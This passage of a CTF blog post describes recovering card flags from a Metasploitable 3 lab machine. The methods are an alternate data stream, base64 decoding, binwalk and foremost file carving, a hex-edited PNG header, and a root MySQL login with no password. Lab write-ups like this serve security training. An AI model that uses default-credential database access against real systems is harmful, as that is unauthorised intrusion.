
In order to view the alternate data stream use the following:

```
powershell -c get-content -Path C:\jack_of_diamonds.png -Stream jack_of_di
```

You will notice that it looks like base64. Pipe the alternate data stream into another file and then transfer that to your attacking machine. I added the extra '==' to the end of the Base64 string and then decoded it into a png to reveal the flag.


```
cat jack_of_diamonds.b64 | base64 --decode > jack_of_diamonds.png
```





Four of Clubs

The Four of Clubs is found in C:\Users\Public\Music. The file is a .wav, however using binwalk on the file reveals it to have a .png hidden inside. To extract the .png I simply used a tool called foremost to extract the image.



Ten of Diamonds

The Ten of Diamonds is found in C:\Users\Public\Pictures. The file a .png file, however it cannot be viewed. Looking at the file with binwalk we can see the compressed component of the image, however there is no PNG header. Opening the file in hexeditor I can see that the letters PNG have been replaced with MSF. I change these bytes to '50 4e 47' which provides me with the PNG header. I save the file and view the flag.

root@kali: ~/Metasploitable-Flags


File Edit View Search Terminal Help

```
File: ten_of_diamonds.png          ASCII Offset: 0x00000001 / 0x00063275 (%00)
00000000  89 4D 53 46  0D 0A 1A 0A   00 00 00 0D  49 48 44 52   .MSF........IHDR
00000010  00 00 02 09  00 00 02 D9   08 06 00 00  00 3D 5C B2   .............=\.
00000020  D7 00 00 00  09 70 48 59   73 00 00 17  11 00 00 17   .....pHYs.......
00000030  11 01 CA 26  F3 3F 00 00   20 00 49 44  41 54 78 DA   ...&.?.. .IDATx.
00000040  EC BD 69 AC  6D 5B 76 1E   34 E6 9C AB  DD DD D9 A7   ..i.m[v.4.......
00000050  BD ED 7B F7  BD AA 72 55   DC 05 39 06  0A 90 82 0B   ..{...rU..9.....
00000060  1C 8B 20 05  15 90 44 22   42 20 23 21  0B 11 A1 58   .. ...D"B #!...X
00000070  28 20 42 8C  14 CB 41 B4   42 F5 07 AC  58 08 2C 43   ( B...A.B...X.,C
00000080  59 C2 29 70  1C 0B 82 88   64 47 18 6C  D9 09 55 B6   Y.)p....dG.l..U.
00000090  CB 7E 55 E5  7A AF 5E 7F   9B 73 EE 39  67 F7 7B 75   .~U.z.^..s.9g.{u
000000A0  73 4E 7E CC  EF 5B CD 7D   E5 B8 B7 53  55 7B 95 4A   sN~..[.}...SU{.J
000000B0  E7 DD 73 F6  5E CD 9C 63   CE 35 C6 37  BE F1 0D E5   ..s.^..c.5.7....
000000C0  BD 97 3F CA  E3 B5 FF EF   6F 7F DC 5A  FB 3D 75 53   ..?.....o..Z.=uS
000000D0  7D BC 2A 77  DF 29 22 B2   DF 2D EE 89  88 34 75 DD   }.*w.)"..-...4u.
000000E0  7E 4E 89 13  11 11 E3 8D   88 88 E8 28  16 11 91 C6   ~N.........(....
000000F0  DA F0 77 AD  F1 C9 F0 77   8B DF 8B 34  22 22 12 E1   ..w....w...4""..
00000100  CF 69 9A 88  88 C8 E2 F6   39 CE A3 DA  6B A4 69 26   .i......9...k.i&
00000110  22 22 DE 87  CF 14 45 8D   DF A7 F8 F7  36 7C 47 85   ""....E.....6|G.
00000120  7B 51 3E FC  8C 4D F8 9E   E0 1A D6 57  B8 27 85 EF   {Q>..M.....W.'..
00000130  4F DB 6B 24  49 38 D7 ED   F5 75 F8 37  EE 67 3C 09   O.k$I8...u.7.g<.
00000140  9F 71 36 CC  47 D3 E0 1A   3A C2 00 84  DF DB A6 1E   .q6.G...:.......
00000150  FC D4 12 7E  9F E4 69 7B   8D AA AA 70  9F 11 CE E9   ...~..i{...p....
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

84% ten_of_diamonds_new.png


Properties

Size 521 × 729 pixels
Type PNG image
File Size 406.1 kB
Folder Metasploitable-



Queen of Hearts

The Queen of Hearts flag is found by browsing the MySQL installation on port 3306. Using the username ‘root’ and no passowrd I was able to navigate through to find the database ‘cards’ and the table ‘queen_of_hearts’. The first entry in the table contacts base64 encoded text. I copied this to my attacking machine and decoded. However, there must be something wrong with the base64 string as the flag appears to be broken.



Three of Spades.

The Three of Spades is found in C:\Windows and is a .png file. However the file does not display. Further Work is needed to decode this flag. To Be Completed.

King of Clubs

The King of Clubs is found in C:\Windows\System32 and is a windows PE executable. This flag requires binary analysis to be conducted in order to decode the flag. To Be Completed.

Conclusion....for now.

After much searching, I was struggling to find any more flags. After a bit of googling, it appears my advice earlier to ignore using vagrant is the issue. The Vagrant component of the build will complete the installation and include other services such as an IIS server and FTP and more flags! For now, this will do. This blog post is long enough - Look out for a part 2 once I get my Metasploitable build fixed!

Tags: CTF Security

← PREVIOUS POST

NEXT POST →

William McCann • 2018